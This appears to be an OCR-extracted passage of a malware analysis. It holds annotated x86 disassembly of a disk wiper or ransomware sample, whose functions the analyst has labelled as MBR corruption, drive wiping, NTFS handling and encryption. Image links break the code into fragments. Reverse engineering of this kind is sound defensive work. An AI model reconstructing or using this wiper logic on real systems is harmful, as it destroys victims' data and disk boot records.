

mov edx, [esp+2A4h+var_274]
push eax ; int
call _401590_Crypt
add esp, 18h
mov [esp+290h+var_268], 1
loc_40263A:
mov edi, [esp+290h+var_240]
mov eax, [esp+290h+var_270]
mov ecx, [esp+290h+var_26C]
cmp esi, 0EAh
jz loc_402550
loc_402658:
or esi, 0FFFFFFFFh
loc_402652:
mov esi, [esp+290h+var_23C]
jmp short loc_40265B
loc_40265B:
mov eax, ds:CloseHandle
cmp edi, 0FFFFFFFFh
jz short loc_40266D
push edi ; hObject
call eax ; CloseHandle
mov eax, ds:CloseHandle
loc_40266D:
test esi, esi
jz short loc_402679
cmp esi, 0FFFFFFFFh
jz short loc_402679
push esi ; hObject
call eax ; CloseHandle
loc_402679:
mov eax, [esp+290h+var_268]
test eax, eax
jnz short loc_402690
loc_402681: ; int
push [esp+290h+var_264]
mov ecx, [esp+294h+pszStart] ; pszStart
xor edx, edx
call _404C00_Handle_File_Info_read_ops_to_act_on_NTFS
loc_402690:
pop edi
pop esi
mov esp, ebp
pop ebp
retn
_4023C0_Read_Write_On_Disk endp


_404C00_Handle_File_Info_read_ops_to_act_on_NTFS




_401D60_Drive__WIPE





call ds:GetProcessHeap
push eax ; hHeap
call ds:HeapAlloc
mov esi, eax
test esi, esi
jz loc_401F6B
push 0 ; lpOverlapped
lea eax, [ebp+BytesReturned]
push eax ; lpBytesReturned
push edi ; nOutBufferSize
push esi ; lpOutBuffer
push 0 ; nInBufferSize
push 0 ; lpInBuffer
push 70050h ; dwIoControlCode 70050 = Handle IOCTL_DISK_GET_DRIVE_LAYOUT_EX
push ebx ; hDevice
call ds:DeviceIoControl
call ds:GetLastError
cmp eax, 7Ah ; 'z'
jz short loc_401E10
loc_401E71:



mov eax, [ebp+var_8]
push 0 ; dwMoveMethod
push 0 ; lpNewFilePointer
push dword ptr [eax+0Ch]
push dword ptr [eax+8] ; liDistanceToMove
push ebx ; hFile
call ds:SetFilePointerEx
test eax, eax
jz loc_401F9D
push 0 ; lpOverlapped
lea eax, [ebp+BytesReturned]
push eax ; lpNumberOfBytesRead
push [ebp+dwBytes+4] ; nNumberOfBytesToRead
push edi ; lpBuffer
push ebx ; hFile
call ds:ReadFile
test eax, eax
jz loc_401F9D
mov edx, [ebp+dwBytes+4]
cmp edx, 200h ; 200h=512 bytes MBR
jb short loc_401F4B
cmp word ptr [edi+0Bh], 0
jnz short loc_401F34
test edx, edx
movzx eax, dx
mov ecx, 200h
cmovnz ecx, eax
mov [edi+0Bh], cx
loc_401F34:
mov eax, [ebp+var_8]
push dword ptr [eax+0Ch]
push dword ptr [eax+8]
push [ebp+var_4C]
push [ebp+var_1C]
push edi
push ebx
call [ebp+arg_0]
mov edx, [ebp+dwBytes+4]
loc_401F4B:
mov ecx, [ebp+var_14]
mov eax, [ebp+var_8]
inc ecx
add eax, 90h
mov [ebp+var_14], ecx
mov [ebp+var_8], eax
cmp ecx, [esi+4]
jb loc_401EB0
loc_401F9D:
call ds:GetLastError


jb loc_401EB0
loc_401F71:
xor edi, edi
mov edi, [ebp+var_18]
jmp short loc_401F73
loc_401FA3:
mov edi, [ebp+var_18]
jmp short loc_401F73
loc_401F73:
test ebx, ebx
jz short loc_401F83
cmp ebx, 0FFFFFFFFh
jz short loc_401F83
push ebx ; hObject
call ds:CloseHandle
loc_401F83:
mov ebx, ds:GetProcessHeap
test esi, esi
jz short loc_401FB3
push esi ; lpMem
push 0 ; dwFlags
call ebx ; GetProcessHeap
mov esi, ds:HeapFree
push eax ; hHeap
call esi ; HeapFree ; check this bc After that memory is freed, any information that may have been in it is gone foreve
jmp short loc_401FB9
loc_401FB3:
mov esi, ds:HeapFree
loc_401FB9:
test edi, edi
jz short loc_401FC5
push edi ; lpMem
push 0 ; dwFlags
call ebx ; GetProcessHeap
push eax ; hHeap
call esi ; HeapFree ; Calling HeapFree twice with the same pointer can cause heap corruption, resulting in subsequent calls to HeapAlloc returning the same pointer twice
loc_401FC5:
mov eax, [ebp+var_10]
pop edi
pop esi
pop ebx
mov esp, ebp
pop ebp
retn 4
_401D60_PhysicalDrive_corruptMBR?__WIPE endp


_401B80_NTFS_FAT




_401590_Encrypt



